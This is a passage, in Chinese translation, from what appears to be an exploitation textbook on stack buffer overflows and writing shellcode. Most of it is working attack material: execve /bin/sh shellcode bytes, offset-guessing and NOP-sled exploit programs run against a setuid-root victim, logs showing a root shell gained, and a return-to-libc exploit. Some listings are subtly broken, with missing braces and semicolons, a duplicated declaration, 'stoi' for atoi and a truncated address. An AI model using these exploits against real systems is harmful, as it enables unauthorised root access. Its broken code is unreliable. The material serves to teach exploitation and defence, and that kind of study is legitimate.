现在，是该利用漏洞做些事情了。虽然把 overflow.c 请求一次输入改成两次是比较酷，但你不会这样告诉你的朋友吧—“嘿，看，我让一个只有 15 行的小程序连续请求两次输入！”不，我们想要的比这更酷一些。

溢出一般被用来获取 root（uid 0）特权，我们可以攻击以 root 特权运行的进程来达到目的。如果进程以 root 运行，我们可以通过溢出强制它执行 shell，这个 shell 将继承 root 特权，你将因此而得到 root shell。时至今日，本地溢出日益流行，因为越来越多的网络应用程序不再以 root 特权运行—在破解它们后，通常需要再通过本地溢出来获得 root 权限。

当我们破解脆弱的程序时，可做的不仅仅是派生 root shell，后续章节介绍了许多其它的利用方法。但是可以这样说，派生 root shell 是最常见，也是最易于理解的破解方法。

然而，要小心了，因为派生 root shell 的代码使用了 execve 系统调用。下面是派生 shell 的 C++代码：

```
int main()
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = 0x0;
    execve(name[0], name, 0x0);
    exit(0);
}
```

编译并运行，我们看到程序派生了一个 shell。

```
[log@0day local]$ gcc .shell.c –o shell
[log@0day local]$./shell
sh-2.05b#
```

你可能会想，太棒了！但怎么把 C 源码插入脆弱的缓冲区呢？可以用前面的方法吗？答案：不。插入 C 源码比插入 A 要难得多，而且没什么用，我们只能插入机器指令或 opcode 到脆弱缓冲区。为了把机器指令或 opcode 插入缓冲区，我们必须把派生 shell 的 C 代码编译成汇编指令，然后从中提取 opcode。这些被称为 shellcode 或 opcode 的代码，可以注入脆弱的缓冲区，并可以执行。但是，说起来容易做起来难，本书中的一些章节将专注于这个冗长且棘手的过程。

在这里，我们先不管怎么把 C++代码译为 shellcode。这是比较麻烦的事情，我们将在第 3 章详细介绍。

先借用一下前人派生 shell 的 shellcode。

```
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
 "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
 "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

测试一下，看它是否派生 shell。编译下面的代码段，它将允许我们执行这个 shellcode：

```
char shellcode[] =
 "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
 "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
 "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


int main()
{

  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
}
```

运行。

```
[log@0day local]$ gcc Shellcode.c –o Shellcode
[log@0day local]$ ./Shellcode
sh-2.05b#
```

OK，太妙了！我们终于有了可以派生 shell 的 shellcode，而且可以很容易把它注入脆弱

的缓冲区。但为了执行 shellcode，我们需要获取程序的执行控制。我们将用和前面例子里用到的类似方法，在那个例子里，我们用选择的地址改写 RET，当函数返回时，RET 里的地址被加载到 EIP 并在随后被执行，我们成功的强制程序连续请求两次输入。那么，在这里我们应该用什么地址改写 RET 呢？嗯，用 shellcode 的第一条指令的地址。这样的话，在 RET 被弹出栈并加载到 EIP 时，系统执行的将是 shellcode 的第一条指令。

整个过程看起来很简单，但实际实现起来却相当麻烦。就在这个地方，许多学习黑客技术的人第一次遇到挫折，在多次失败之后，有些人可能会放弃学习（译者注：坚持就是胜利！）。为了使你远离失败，我们先来解决一些主要的问题。

2.4.1 地址问题

当你试图执行用户提交的 shellcode 时，所面临的最重要的问题是找到 shellcode 的起始地址。许多年过去了，人们想出了很多方法来解决这个问题，我们先介绍“smashing the Stack”中提到的方法。

在内存中寻找 shellcode 的起始地址有很多方法，其中之一是猜测。我们可以基于以往学过的知识进行猜测，因为我们知道每个程序的栈基本都以同样的地址开始，如果我们知道这个地址，那么就应该可以根据这个地址猜测 shellcode 的起始地址。

栈指针 ESP 和栈紧密相关，所以，如果我们知道 ESP 的地址，那么就可以根据这个地址来猜测当前地址到 shellcode 之间偏移的距离。这个偏移将是 shellcode 的第一条指令。

首先，找出 ESP 的地址。

```
unsigned long find_start(void) {
    __asm__("movl %esp, %eax");
}
int main() {
    printf("0x%x\n",find_start());
}
```

OK，我们先拿一个简单的程序练练手。

```
int main(int argc, char **argv[] ) {

char little_array[512];

    if( argc > 1 )
        strcpy(little_array, argv[1] );
}
```

程序从命令行获取输入后，在没有进行边界检查的情况下，把输入数据复制到数组。为了演示通过破解漏洞获得 root 特权，我们先把目标程序的属主设为 root，再把 suid 位打开，这样的话，当你破解成功时，将可以获得 root shell。现在，你以普通用户的身份（不是 root）登录系统，并破解这个程序，到结束时，你应该有了 root 特权。

```
[log@0day local]$ sudo chown root victim
```

[log@0day local]$ sudo chmod +s victim

现在，我们开始写破解程序，它允许我们猜测我们程序开头到 shellcode 第一条指令之间的偏移。（这个主意是从 Lamagra 借用的）

```
#include <stdlib.h>

#define offset_size                0
#define buffer_size                512

char sc[] =
  "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
  "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
  "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


unsigned long find_start(void) {
   __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[])
{
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=offset_size, bsize=buffer_size;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  addr = find_start() - offset;
  printf("Attempting address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
      *(addr_ptr++) = addr;

  ptr += 4;

  for (i = 0; i < strlen(sc); i++)
        *(ptr++) = sc[i];

  buff[bsize - 1] = '\0';
```

```
  memcpy(buff,"BUF=",4);
  putenv(buff);
  system("/bin/bash");
}
```

为了攻击这个问题程序，我们需要先生成 shellcode 的返回地址，然后把返回地址提交给这个问题程序。假如不作弊的话，那我们应该不知道正确的偏移量，因此我们必须重复猜测，直至得到 root shell。

[log@0day local]$ ./attack 500
Using address: 0xbfffd768
[log@0day local]$ ./victim $BUF

OK，一切正常。因为我们的偏移量不够大（记住，在这个例子里，数组的大小是 512 字节）。

[log@0day local]$ ./attack 800
Using address: 0xbfffe7c8
[log@0day local]$ ./victim $BUF
Segmentation fault

发生了什么？哦，跑得太远了！这次的偏移量又太大了，试小一点的吧：

[log@0day local]$ ./attack 550
Using address: 0xbffff188
[log@0day local]$ ./victim $BUF
Segmentation fault
[log@0day local]$ ./attack 575
Using address: 0xbfffe798
[log@0day local]$ ./victim $BUF
Segmentation fault
[log@0day local]$ ./attack 590
Using address: 0xbfffe908
[log@0day local]$ ./victim $BUF
Illegal instruction

照这样下去，要猜出正确的偏移，可能要很长的时间。但是，幸运之神降临了：

[log@0day local]$ ./attack 595
Using address: 0xbfffe971
[log@0day local]$ ./victim $BUF
Illegal instruction
[log@0day local]$ ./attack 598

```
Using address: 0xbfffe9ea
[log@0day local]$ ./victim $BUF
Illegal instruction
[log@0day local]$ ./attack 600
Using address: 0xbfffea04
[log@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
sh-2.05b#
```

WOW！我猜到了正确的偏移，程序派生了 root shell。当然，实际尝试的次数比这要多得多（说实在的，我们动了点手脚），但为了节省本书的版面，我们省去了部分无用的信息。

警告：我是在 Red Hat 9.0 上做这个实验的。依赖于 Linux 发行版本、内核版本和其它因素，你的结果可能和上面的不太一样。

太棒了！我们可以通过破解漏洞来获得 root shell 的访问了。但这种破解过程太乏味，我们必须重复猜测偏移量；有时候还可能导致程序崩溃。对于这样的小程序，崩溃当然算不上什么，但是如果要重复重启大程序，可能就会花费比较多的时间与精力。因此，必须找出更简单的方法，我们将在下节介绍一种比较省力的方法。

2.4.2 NOP 法

在前面的破解过程中，我们已经知道手动猜测偏移量是比较麻烦的，特别是碰到存在多个偏移目标时，就更麻烦了。但是如果我们在设计 shellcode 时，使偏移量只要位于一个范围内，我们就可以获得执行控制，那么肯定可以减少猜测时间，也将使整个破解过程更有效率，难道不是这样吗？

我们可以用 NOP 法增加猜测的命中率。No Operations（NOPs）是延迟执行时间的指令。在汇编代码里，NOPs 主要用来调速；在这个例子里，它什么也不做（译注：我们利用它来提高猜测的命中率）。为了提高命中率，我们可以用 NOPs 填充 shellcode 的头部，这样的话，只要我们猜测的地址位于 NOP 范围之内，处理器在执行完 NOP 之后，将会执行 shellcode。现在，不必苛求我们猜到精确的偏移量，而只要求偏移量位于 NOPs 范围内，shellcode 都会得以执行。我们把这个过程称为“用 NOPs 填充”，或创建 NOP 垫。当你深入研究黑客技术时，会经常听到这些行话。

重新编写利用程序，在 shellcode 之前加上 NOP 垫。IA32 上用 0x90 表示 NOP（有许多其它的指令和指令组合与 NOP 的效果类似，但是我们不想在本章过多的涉及这些内容。）

```
#include <stdlib.h>

 #define DEFAULT_OFFSET                0
 #define DEFAULT_BUFFER_SIZE           512
 #define NOP                           0x90

 char shellcode[] =
```

```
    "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
    "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
    "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[])
{
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
       printf("Can't allocate memory.\n");
       exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
       *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
       buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
       *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"BUF=",4);
  putenv(buff);
```

```
  system("/bin/bash");
}
```

运行修改后的利用程序，看看会发生什么。

```
[log@0day local]$ ./nopattack 600
Using address: 0xbfffdd68
[log@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root), 10(wheel)
sh-2.05b#
```

OK，这个偏移量可以工作，再试试其它的。

```
[log@0day local]$ ./nopattack 590
Using address: 0xbffff368
[log@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root), 10(wheel)
sh-2.05b#
```

这次的猜测也在 NOP 范围内，可以正常工作。但我们能走多远呢？

```
[log@0day local]$ ./nopattack 585
Using address: 0xbffff1d8
[log@0day local]$ ./victim $BUF
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root), 10(wheel)
sh-2.05b#
```

通过这个例子，我们看到比起没有 NOP 垫的时候，我们多了 15-25 次成功的机会。

2.5 战胜不可执行栈

前面的漏洞利用程序可以正常工作，除了我们的辛勤劳动外，还有一个重要的原因，就是我们可以在栈上执行指令。但是作为一种保护措施，许多操作系统（例如 Solaris，OpenBSD，和将来的 Windows）已经或即将不允许在栈上执行代码。这种保护措施将击败那些依靠在栈上执行代码的利用程序。

但你可能已经猜到，在利用栈溢出时，不一定非要在栈上执行代码；我们在前面以它为例，主要是因为它很常见，也易于讲解，而且工作稳定。当你遇到不可执行栈时，可以用“返回 libc（Return to libc）”方法来攻击。从本质上说，返回 libc 应该选用最常见的 libc 函数库导出的系统调用。当目标系统受到不可执行栈保护时，返回 libc 使攻击成为可能。

2.5.1 返回 libc

上面提到返回 libc 的神奇作用，那么返回 libc 究竟是怎样工作的呢？从高层看，（遵循一切从简的原则）假设我们可以完全控制 EIP，那么我们可以把任意的地址放入 EIP。简单的说，利用脆弱的缓冲区可以完全控制程序的执行。

利用栈溢出的传统方法是把控制权交给栈上的指令，但返回 libc 将把控制权交给动态库函数。因为动态库函数不在栈上，意味着我们可以绕过不可执行栈的限制。当然，为了攻击成功，我们需要仔细选择动态库函数；从理论上讲，它必须符合以下两个条件：

- 它必须是普通的动态库函数，在绝大多数的程序里都会出现。
- 函数库的函数应该给予我们最大的灵活性，以便我们能派生 shell 或做其它事。

libc 函数库是满足这两个条件的最佳选择。因为 libc 是标准的 C 函数库，基本上包括了常见的 C 函数，并且这些函数都是共享的（这是函数库的定义），这意味着任何程序（包括 libc）都可以访问这些函数。你能领会这意思—如果任何程序都可以访问这些函数，那我们的攻击程序为什么不能？我们所要做的只是改变执行流程到我们想用的库函数的地址（当然，还要用常见的参数），它将被执行。

对于返回 libc 的攻击方式，（遵循一切从简的原则）我们仅让它派生 shell。从以往的经验看，最容易使用的 libc 函数是 system()；在这个例子里，system()所要做的工作是接收一个参数，然后执行这个参数；因此，我们只须把/bin/sh 作为 system()的参数，在系统执行 system()后，我们将会得到 shell。这样一来，我们不需要在栈上执行任何代码，直接把控制权交给 C 函数库里的 system()函数即可。

我们对 system()怎样获取参数比较感兴趣。基本上，我们所做的只是传递一个指向我们想执行的字符串（/bin/sh）的指针。根据以前的经验，我们知道当程序正常执行一个函数（在这个例子里，我们把函数命名为 the_function）时，参数入栈的顺序和它在代码里的顺序正好相反，系统接下来的处理过程是我们真正感兴趣的，也正因为如此，我们才得以将参数传递给 system()。

这个处理过程是：首先执行 CALL the_function，CALL 把下一条指令（我们想返回的）的地址压入栈，并将 ESP 减 4。当 the_function 返回时，RET（或 EIP）将被弹出栈，因而 ESP 直接指向 RET 之后的地址。

现在，执行流程应该重定向到将被执行的 system()。the_function 假设 ESP 已指向应该返回的地址，并想当然的认为所需要的参数正在栈上等它，而第一个参数位于 RET 之后。这是栈操作的正常行为。因此，我们把返回 system()的地址和参数（在这个例子里，参数是一个指向/bin/sh 的指针）放在 8 字节里。（栈溢出发生后）当 the_function 返回时，系统将返回（或跳转，依靠你怎么考虑这个情形）到 system()，而 system()需要的参数（我们在前面设置的）正在栈上等它。

通过以上的描述，你应该可以明白这个方法的要点。为了编写返回 libc 的攻击代码，我们必须完成以下的准备工作。

1. 确定 system()的地址。
2. 确定/bin/sh 的地址。
3. 找出 exit()的地址，使我们干净的退出被攻击的程序。

反汇编任何一个 C++程序，基本上都能在 libc 里发现 system()的地址。GCC 在默认编译时包括 libc，因此，我们可以用下面的程序找出 system()的地址。

```
int main()
{
}
```

编译后，用 GDB 找出 system()的地址。

```
[root@0day local]# gdb file
(gdb) break min
Breakpoint 1 at 0x804832e
(gdb) run
Starting program: /usr/local/book/file

Breakpoint 1, 0x0804832e in main()
(gdb) p system
$1 = {<text variable, no debug info>} 0x4203f2c0 <system>
(gdb)
```

我们发现 system()的地址是 0x4203f2c0。顺便找出 exit()的地址。

```
[root@0day local]# gdb file
(gdb) break min
Breakpoint 1 at 0x804832e
(gdb) run
Starting program: /usr/local/book/file

Breakpoint 1, 0x0804832e in main()
(gdb) p exit
$1 = {<text variable, no debug info>} 0x4202bb0 <exit>
(gdb)
```

找到 exit()的地址是 0x4202bb0。最后，我们用 memfetch[4]寻找/bin/sh 的地址。memfetch 的功能是把指定进程的内存数据全部转储到一个二进制文件，我们可以在这个文件里寻找/bin/sh 的地址。此外，你也可以把/bin/sh 保存在环境变量里，然后找出这个变量的地址。

最后，我们为最初的问题程序编写攻击代码—一个非常简单且可爱的攻击代码。我们需要：

- 用垃圾数据填满脆弱的缓冲区到返回地址之间的空间
- 用 system()的地址改写返回地址
- 在 system()后加上 exit()的地址
- 加上/bin/sh 的地址

[4]在 http://lcamtuf.coredump.cx/可以找到这个工具。

我们用下列代码来实现：

```
#include <stdlib.h>

#define offset_size    0
#define buffer_size    600

char    sc[] =
    "\xc0\xf2\x03\x42"      //system()
    "\x02\x9b\xb0\x42"      //exit()
    "\xa0\x8a\xb2\x43"      //binsh

unsigned long find_start(void) {
    __asm__("movl %esp, %eax");
}

int main(int argc, char *argv[])
{
    char *buff, *ptr
    long    *addr_ptr, addr;
    int offset=offset_size, bsize=buffer_size;
    int i;

if (argc > 1) bsize = atoi (argv[1] );
if (argc > 2) offset = stoi (argv[2] );
    int i;

    addr = find_start() - offset;
    ptr = buff;
    addr_ptr = (long *) ptr;
   for (i=0; i<bsize; i+=4)
        *(addr_ptr++) = addr;

    ptr += 4;

    for (i=0; i<strlen(sc); i++)
        *(ptr++) =sc[i];

    buff[bsize-1] = '\0';

    memcpy(buff, "BUF=",4);
    putenv(buff);
    system("/bin/bash");
```

```
}
```

2.6 结论

在本章，我们介绍了栈溢出的基础知识。利用栈溢出是把指令注入到脆弱的缓冲区，并改写函数的返回地址。如果一切顺利的话，将会获得程序的执行控制；在通常情况下，程序会执行你注入的 shellcode 或指令，从而派生 root shell 或做其它的事情。本书后续的章节包括了栈溢出的高级内容。

3 Shellcode

Shellcode 是一组可注入的指令（opcode），可以在被攻击的程序内运行。因为 shellcode 要直接操作寄存器和函数，所以 opcode 必须是十六进制形式。因此，你不能用高级语言写 shellcode，即使是一些细微的差别，也可能导致 shellcode 无法工作，这些因素也是导致编写 shellcode 有些难度的原因。在本章，我们将掀开 shellcode 神秘的面纱，并教你编写属于自己的 shellcode。

术语 shellcode 源自它最初的用处—它是漏洞利用的特殊部分，用来派生 root shell。当然，这只是 shellcode 最普通的用法，现在有许多程序员精心设计 shellcode，让它完成更多的工作，我们在本章也会包括这些高级内容。我们在第 2 章已经知道，破解漏洞就是预先把 shellcode 注入缓冲区，然后欺骗目标程序执行它。如果你在第 2 章做过那些实验，那么你已经在用 shellcode 破解程序了。

有很多理由需要黑客理解并会写 shellcode。首先，要确认漏洞是否可以被利用，你必须先尝试利用它，才可以验证；而且现在好像有种奇怪的现象，许多人乐于描述漏洞的脆弱性，却不愿提供可靠的证据；更坏的是，某些程序员明明知道某个程序有问题，却声明根本不是这么回事（通常是因为最初的发现者不知道怎样利用这个漏洞，而程序员假设其它人也不能利用它）；此外，软件厂商经常发布漏洞通告，却从不提供攻击代码。在这些情况下，为了完成攻击，你不得不亲自动手写 shellcode。

3.1 理解系统调用

为什么要写 shellcode 呢？因为我们想让目标程序以不同于设计者预期的方式运行（或者说是让目标程序按我们的意图行事），而操纵程序的方法之一是强制它产生系统调用（system call 或 syscall）。我们知道，系统调用是操作系统提供的函数集，你可以通过它访问特殊的、系统级的函数，例如接受输入、处理输出、退出进程、执行程序等。通过系统调用，你可以直接访问系统内核，也就是说你可以访问低级函数；系统调用也是受保护的内核模式和用户模式之间的接口。在理论上，系统通过系统调用来保护内核模式，保证用户的应用程序不会干涉或危及操作系统的安全。当运行在用户模式下的程序企图访问内核的内存空间时，系统将产生“访问异常”，并阻止这个程序直接访问内核的内存空间；但是，某些程序在正常运行时，需要请求一些系统级的服务，这时系统调用就作为正常的用户模式和内核模式之间的接口，在保证操作安全的情况下尽量响应这些请求。

在 Linux 里有两个方法来执行系统调用，你可以使用其中之一。间接的方法是 C 函数包装（libc）；直接的方法是用汇编指令（通过把适当的参数加载到寄存器，然后调用软中断）执行系统调用。创建 libc 包装的原因是，如果某个系统调用为了提供更有用的功能（例如我们的好朋友 malloc）而改动后，程序可以继续正常运行。也就是说，很多的 libc 系统调用和内核调用非常类似。

在 Linux 里，程序通过 int 0x80 软中断来执行系统调用。当程序在用户模式下执行 int

0x80 时，CPU 切换到内核模式并执行相应的系统调用。Linux 使用的系统调用方法不同于其它的 Unix 系统，它在系统调用时使用 fastcall 约定，这对系统调用来说，将提高寄存器的使用效率。系统调用的过程如下：

1. 把系统调用编号载入 EAX。
2. 把系统调用的参数压入其它的寄存器。
3. 执行 int 0x80。
4. CPU 切换到内核模式。
5. 执行系统函数。

每个系统调用都对应一个整数，称之为系统调用编号。在执行系统调用时，必须把系统调用编号载入 EAX。在正常情况下，每个系统调用支持 6 个参数，分别保存在 EBX，ECX，EDX，ESI，EDI 和 EPB 里。如果参数超过 6 个，那么这些参数将通过第一个参数指定的数据结构来传递。

现在，你应该从汇编层了解系统调用是怎么工作的了。那我们现在就按这个步骤，在 C 里请求系统调用，然后反汇编编译后的程序，查看对应的汇编指令是什么。

最常见的系统调用应该是 exit()，它的作用是终止当前的进程。我们写个简单的 C 程序，它在执行后立即退出，代码如下：

```
main()
{
    exit(0);
}
```

编译时使用 static 选项—防止使用动态链接，这样做将在程序里保留 exit 系统调用代码。

```
gcc –static –o exit exit.c
```

接着，反汇编生成的二进制文件。

```
[log@0day root] gdb exit
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU general Public License, and you are welcome to change it and/or distribute copies of it under certain conditions. Type “show copying” to see the conditions.
There is absolutely no warranty for GDB. Type “show warranty” for details.
This GDB was configured ad “i286-redhat-linux-gnu”…
(gdb) disas _exit
Dump of assembler code for function _exit:
0x0804d9bc <_exit + 0>:     mov     0x4(%esp,1), %ebx
0x0804d9c0 <_exit + 4>:     mov     $0xfc, %eax
0x0804d9c5 <_exit + 9>:     int     $0x80
0x0804d9c7 <_exit + 11>:    mov     $0x1, %eax
```

```
0x0804d9cc <_exit + 16>:    int     $0x80
0x0804d9ce <_exit + 18>:    hlt
0x0804d9cf <_exit + 19>:    nop
End of assembler dump.
```

当我们在 GDB 的输出内容里寻找 exit 时，可以找到两个系统调用。在 exit+4 和 exit+11 行，可以看到对应的系统调用编号分别被复制到 EAX。

```
0x0804d9c0 <_exit + 4>:     mov     $0xfc, %eax
0x0804d9c7 <_exit + 11>:    mov     $0x1, %eax
```

exit_group()对应的系统调用编号是 252，exit()对应的系统调用编号是 1。在输出内容里还有一条指令，它把 exit 系统调用的参数加载到 EBX。这个参数为 0，是在系统调用之前压入栈的。

```
0x0804d9bs <_exit+0>: mov 0x4(%esp,1), %ebx
```

最后是两条 int 0x80 指令，这两条指令把 CPU 切换到内核模式，并执行我们的系统调用。

```
0x0804d9c5 <_exit + 9>:     int     $0x80
0x0804d9cc <_exit + 16>:    int     $0x80
```

在那里，你可以看到 exit()系统调用对应的汇编指令。

3.2 为 exit()系统调用写 shellcode

基本上，我们已经为编写 exit() shellcode 收集了必要的素材。接下来应该做的就是用 C 写一个执行系统调用的程序，编译它，然后反汇编生成的二进制文件，弄懂那些汇编指令的含义；最后整理 shellcode，从汇编指令得到十六进制的 opcode，并测试生成的 shellcode，看它是否可以正常工作。现在，我们开始学习怎样优化、整理 shellcode 吧。

我们的 shellcode 现在有 7 条指令，但是我们知道 shellcode 应该尽量紧凑，这样才能注入更小的缓冲区，因此，我们要对这 7 条指令进行优化和整理。在实际环境中，shellcode 将在没有其它指令为它设置参数的情况下执行（在这个例子里，其它的指令从栈上得到参数，然后放入 EBX），因此，我们必须自己设置参数，在这个例子里，我们通过把 0 放入 EBX，达到设置参数的目的。另外，我们的 shellcode 只需要 exit()系统调用，因此，我们可以忽略 group_exit()，而不会影响最终的结果。从 shellcode 的执行效率考虑，我们在这里将不使用 group_exit()。

从高层来看，我们的 shellcode 应该完成：

1. 把 0 存到 EBX
2. 把 1 存到 EAX
3. 执行 int 0x80 指令来产生系统调用

SHELLCODE 的大小

因为较小的 shellcode 可以注入更多的缓冲区，从理论上讲，可以用来攻击更多的程序，因此我们要使 shellcode 尽量保持简单、紧凑。记住：在攻击问题程序时，你需要把 shellcode 复制到缓冲区，如果你碰到 n 字节长的缓冲区，你不仅要把整个 shellcode 复制到它里面，而且还要加上调用 shellcode 的指令，因此，shellcode 的长度必须比 n 小。基于这些因素，在写 shellcode 的时候，应时刻留意它的大小。

我们先用汇编指令实现这 3 个步骤，然后把它编译成 ELF 格式的二进制文件，最后从二进制文件里提取 opcode。

```
Section .text
    global _start

_start:

    mov ebx,0
    mov ax,1
    int 0x80
```

先用 nasm 编译，生成目标文件，然后用 GNU ld 链接目标文件：

[log@0day root] nasm –f elf exit_shellcode.asm
[log@0day root] ld –o exit_shellcode exit_shellcode.o

一切就绪，我们可以从生成的文件里提取 opcode 了。在这里，我们用 objdump 来帮忙。objdump 是一个简单实用的工具，以可读的格式显示目标文件的内容；在显示目标文件内容的时候，它也显出相应的 opcode，这个功能在我们编写 shellcode 的时候非常有帮助。我们像下面这样用 objdump 处理 exit_shellcode：

[log@0day root] objdump –d exit_shellcode

exit_shellcode: file format elf32-i386

Disassumbly of section .text:

08048080 <.text>:

8048080:	bb 00 00 00 00	mov	$0x0, %ebx
8048085:	b8 01 00 00 00	mov	$0x1,%eax
804808a:	cd 80	int	$0x80

你可以看到右边是汇编指令，左边是 opcode。在这个例子里，我们需要把这些 opcode 放到字符串数组里，然后写 C 程序来执行这个字符串。下面是相应的例子（如果你不想输入，可以在 www.wiley.com/combooks/koziol 上找到现成的源码）。

```
char shellcode[] = "\xbb\x00\x00\x00\x00"
                   "\xb8\x01\x00\x00\x00"
                   "\xcd\x80";

int main()
{
  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
}
```

现在，编译这个程序来测试 shellcode。

```
[log@0day root] gcc –o wack wack.c
[log@0day root] ./wack
[log@0day root]
```

进程看起来好像是正常退出了，但是我们怎么确认它真的执行了 shellcode 呢？我们可以用 system call tracer(strace)来帮忙，它可以显示程序里的每一个系统调用。下面是 strace 的输出：

```
[slap@0day slap] strace ./wack
execve("./wack", ["./wack"], [/* 34 vars */]) = 0 uname({sys="Linux",
node="0day.jackkoziol.com", ...}) = 0
brk(0) = 0x80494d8
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS,
-1, 0) = 0x40016000
open("/etc/ld.so.preload", O_RDONLY)   = -1 ENOENT (No such file or
directory)
open("/etc/ld.so.cache", O_RDONLY)     = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=78416, ...}) = 0
old_mmap(NULL, 78416, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40017000
close(3)                               = 0
open("/lib/tls/libc.so.6", O_RDONLY)   = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0`V\1B4\0"...,
512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1531064, ...}) = 0
old_mmap(0x42000000, 1257224, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0x42000000
old_mmap(0x4212e000, 12288, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED, 3, 0x12e000) = 0x4212e000
old_mmap(0x42131000, 7944, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x42131000
close(3) = 0
```

```
set_thread_area({entry_number:-1 -> 6, base_addr:0x400169e0,
limit:1048575, seg_32bit:1, contents:0, read_exec_only:0,
limit_in_pages:1, seg_not_present:0, useable:1}) = 0
munmap(0x40017000, 78416)            = 0
exit(0)                          = ?
```

像你看到的那样，最后一行是我们的 exit()系统调用。如果你不想使用 exit()，可以修改 shellcode，让它执行 exit_group()。

```
char shellcode[] = "\xbb\x00\x00\x00\x00"
                "\xb8\xfc\x00\x00\x00"
                "\xcd\x80";

int main()
{

  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
}
```

修改后的 exit_group()shellcode 具有同样的功能。注意，我们仅仅改变了第二行的第二个 opcode（把\x01（1）改成\xfc（252），也就是说只改动了相应的系统调用编号）。重新编译后再次运行 strace，你会看到修改后的系统调用。

```
[slap@0day slap] strace ./wack
execve("./wack", ["./wack"], [/* 34 vars */]) = 0
uname({sys="Linux", node="0day.jackkoziol.com", ...}) = 0
brk(0) = 0x80494d8
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS,
-1, 0) = 0x40016000
open("/etc/ld.so.preload", O_RDONLY)   = -1 ENOENT (No such file or
directory)
open("/etc/ld.so.cache", O_RDONLY) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=78416, ...}) = 0
old_mmap(NULL, 78416, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40017000
close(3)                          = 0
open("/lib/tls/libc.so.6", O_RDONLY)   = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0`V\1B4\0"...,
512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1531064, ...}) = 0
old_mmap(0x42000000, 1257224, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0x42000000
old_mmap(0x4212e000, 12288, PROT_READ|PROT_WRITE,
```

```
MAP_PRIVATE|MAP_FIXED, 3, 0x12e000) = 0x4212e000
old_mmap(0x42131000, 7944, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x42131000
close(3)  = 0
set_thread_area({entry_number:-1 -> 6, base_addr:0x400169e0,
limit:1048575, seg_32bit:1, contents:0, read_exec_only:0,
limit_in_pages:1,
seg_not_present:0, useable:1}) = 0
munmap(0x40017000, 78416)            = 0
exit_group(0)                       = ?
```

至此，我们完成了最简单、可运行的 shellcode；但不幸的是，这个 shellcode 在实际的攻击过程中可能无法使用。我们将在下节说明这个问题，并讨论怎样解决它，以便编写出真正可用的 shellcode。

3.3 可注入的 shellcode

在攻击时，最有可能用来保存 shellcode 的内存区域是缓冲区，甚至可以进一步讲，这个缓冲区就是字符数组。但是，如果你查看下面的 shellcode

```
\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80
```

